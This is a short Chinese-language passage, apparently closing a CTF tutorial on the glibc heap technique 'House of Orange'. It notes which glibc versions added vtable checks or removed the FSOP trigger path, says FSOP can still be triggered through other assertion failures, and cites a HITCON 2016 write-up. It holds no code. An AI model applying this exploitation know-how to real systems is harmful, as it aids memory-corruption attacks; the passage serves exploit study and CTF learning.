- 需要注意的是，glibc 2.24开始，添加了对 `_IO_file->vtable` 的检查，此时需要如果用该方法需要绕过该检查。
- 从glibc2.26开始，`malloc_printerr()` 移除了 `_IO_flush_all_lockp()` 函数，`house of orange` 方法将失效，但是fsop仍可通过其他包含断言的函数错误触发。

## 参考资料

- Pwning My Life: HITCON CTF Qual 2016 - House of Orange Write up